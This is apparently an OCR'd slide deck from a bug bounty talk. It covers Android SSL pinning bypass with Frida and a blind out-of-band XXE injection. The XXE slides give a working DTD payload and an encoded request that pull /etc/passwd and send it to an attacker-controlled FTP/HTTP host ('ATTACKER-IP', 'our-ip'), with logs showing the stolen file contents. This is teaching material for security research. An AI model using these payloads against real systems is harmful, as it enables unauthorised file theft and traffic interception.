From SSL Pinning Bypass to XXE Injection

$ curl https://who.are.we/api/v3/users | json_pp


```
{
  "spenkk": {
    "Name": "Arben Shala",
    "Work": {
      "Novus": "Cybersecurity Engineer",
      "Hackerone": "Part-Time Bug Bounty Hunter"
    }
  },

  "0xcela": {
    "Name": "Çlirim Emini",
    "Work": {
      "Cobalt Core": "Penetration Tester",
      "Synack Red Team": "Bug Bounty Hunter",
      "Hackerone": "Bug Bounty Hunter"
    }
  }
}
```

Intro to Bug Bounty

- Benefits
- Pentest vs Bug Bounty
- Where should I start?

hackerone

bugcrowd


YES WE HACK


INTIGRITI
ETHICAL HACKING PLATFORM

HACKEN PROOF


Intro to Bug Bounty

- Firewalls
- *.scope






imperva



Intro to Bug Bounty

Why we should look into mobile apps (Android/iOS)?

SSL Pining Bypass



What is SSL Pinning?

Requirements for bypass:

- Web Proxy (e.x, BurpSuite)
- Rooted Android
- Frida-Tools

SSL Pining Bypass

- How to configure network and certificates between Burpsuite and Genymotion?

https://spenkk.github.io/

It's easy to determine what server we should use. By executing the command below, we can identify our android device architecture.

```
$ /opt/genymotion/tools/adb shell getprop ro.product.cpu.abi
x86
```

Now that we know it uses x86 arch, we can download the x86 server from here

1. **wget** https://github.com/frida/frida/releases/download/12.7.20/frida-server-12.7.20-android-x86.xz
2. **unxz** frida-server-12.7.20-android-x86.xz
3. **mv** frida-server-12.7.20-android-x86 **frida-server**

Lets push **frida-server** and **BurpSuite cert** to our device.

1. /opt/genymotion/tools/adb **push ~/Downloads/cacert.cer /data/local/tmp/cert-der.crt**
2. /opt/genymotion/tools/adb **push ~/Downloads/frida-server /data/local/tmp**
3. /opt/genymotion/tools/adb **shell chmod 777 /data/local/tmp/frida-server**
4. /opt/genymotion/tools/adb **shell /data/local/tmp/frida-server &**

We have uploaded the files and we have started the server in background


```
$ frida -U -f com.[redacted].client -l ~/Downloads/bypass-ssl-frida.js -no-pause

     ____
    / _  |   Frida 12.7.15 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://www.Frida.re/docs/home/
Spawned `com.[redacted].client`. Resuming main thread!
[Android Device::com.[redacted].client]->
```

SSL Pining Bypass

- What is Frida?
- Why is mainly used for Android testing?

FRIDA





XXE Injection

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY ssrf SYSTEM "file:///etc/passwd">
]>file
<root>
        <question>What is XXE Injection?</question>
        <types>
        Types of xxe injection:
                <normal>Classic XXE</normal>
                <blind>Blind OOB</blind>
                <techniques>&ssrf;</techniques>
                <techniques>&ftp;</techniques>
                <techniques>&gopher;</techniques>
                <techniques>&http;</techniques>
        </types>
</root>
```

XXE Injection

- Response received in Burp collaborator server.





Payload.dtd

```
<!ENTITY % trick SYSTEM " file:///etc/passwd ">
<!ENTITY % int
"<!ENTITY &#37; send SYSTEM
'ftp://our-ip/%trick;'>">
%int;
```

Request

POST /redacted/redacted.php?function=GetDefaultCountry HTTP/1.1
Host: secure.REDACTED.com

XMLDOC=%3C%3Fxml%20version%3D%221.0%22%3F%3E%3C%21DOCTYPE%20convert%20%5B%20%3C%21ENTITY%20%25%20remote%20SYSTEM%20%22http%3A%2F%2F**ATTACKER-IP**%22%3E%25remote%3B%25int%3B%25trick%3B%5D%3E

URL Decoded:
XMLDOC=<?xml version="1.0"?><!DOCTYPE convert [<!ENTITY % remote SYSTEM "**http://ATTACKER-IP/**">%remote;%int;%trick;]>

XXE Injection

Protocols that we used for data exfiltration:

Http -> fail
Gopher -> fail
Ftp -> success

Technique:

Blind OOB Injection

- Payload.dtd is hosted in our server
- We make a malicious request on our server and ask for payload.dtd
- Payload.dtd asks for /etc/passwd

XXE Injection

Burp Project Intruder Repeater Window Help Hackvertor

Decoder | Comparer | Extender | Project options | User options | Hackvertor | JSON Beautifier

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer

1 × ...

Go | Cancel | < | > | Target: https://secure.[redacted].com

Request

Raw | Params | Headers | Hex | Hackvertor

```
POST /[redacted].php?function=GetDefaultCountry HTTP/1.1
Host: secure[redacted].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 188

XMLDOC=%3C%3Fxml%20version%3D%221.0%22%3F%3E%3C%21DOC
TYPE%20convert%20%5B%20%3C%21ENTITY%20%25%20remote%20S
YSTEM%20%22http%3A%2F%2F[redacted]%22%3E%25remote%3B
%25int%3B%25trick%3B%5D%3E
```

Response


Raw | Headers | Hex | XML

```
HTTP/1.1 200 OK
Date: Thu, 21 Nov 2019 20:43:50 GMT
Content-Type: text/xml
Content-Length: 155
Connection: close

<?xml version="1.0"
encoding="UTF-8"?><GetDefaultCountryResponse><Status>0
</Status><Message><![CDATA[GENERIC
ERROR]]></Message></GetDefaultCountryResponse>
```

```
root@lubuntu:~/Desktop/tes0# ruby servers.rb
HTTP. New client connected
GET / HTTP/1.1
User-Agent: Java/1.8.0_212
Host: [redacted]
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

FTP. New client connected
< USER anonymous
< PASS Java1.8.0_212@
> 230 more data please!
< TYPE I
> 230 more data please!
< CWD :root:x:0:0:root:
> 230 more data please!
< CWD root:
> 230 more data please!
< CWD bin
> 230 more data please!
< QUIT
> 230 more data please!
FTP. Connection closed
HTTP. Connection closed
```



Çlirim Emini @0xcela · Sep 27, 2019
import time

#bugbountytip
#bugbountytips

1 9

Λявєη @spenkkkkk · 11m
"Sometimes I feel like giving up! Then I remember I have a recon script running on my vps."

Thank you for your attention

Questions?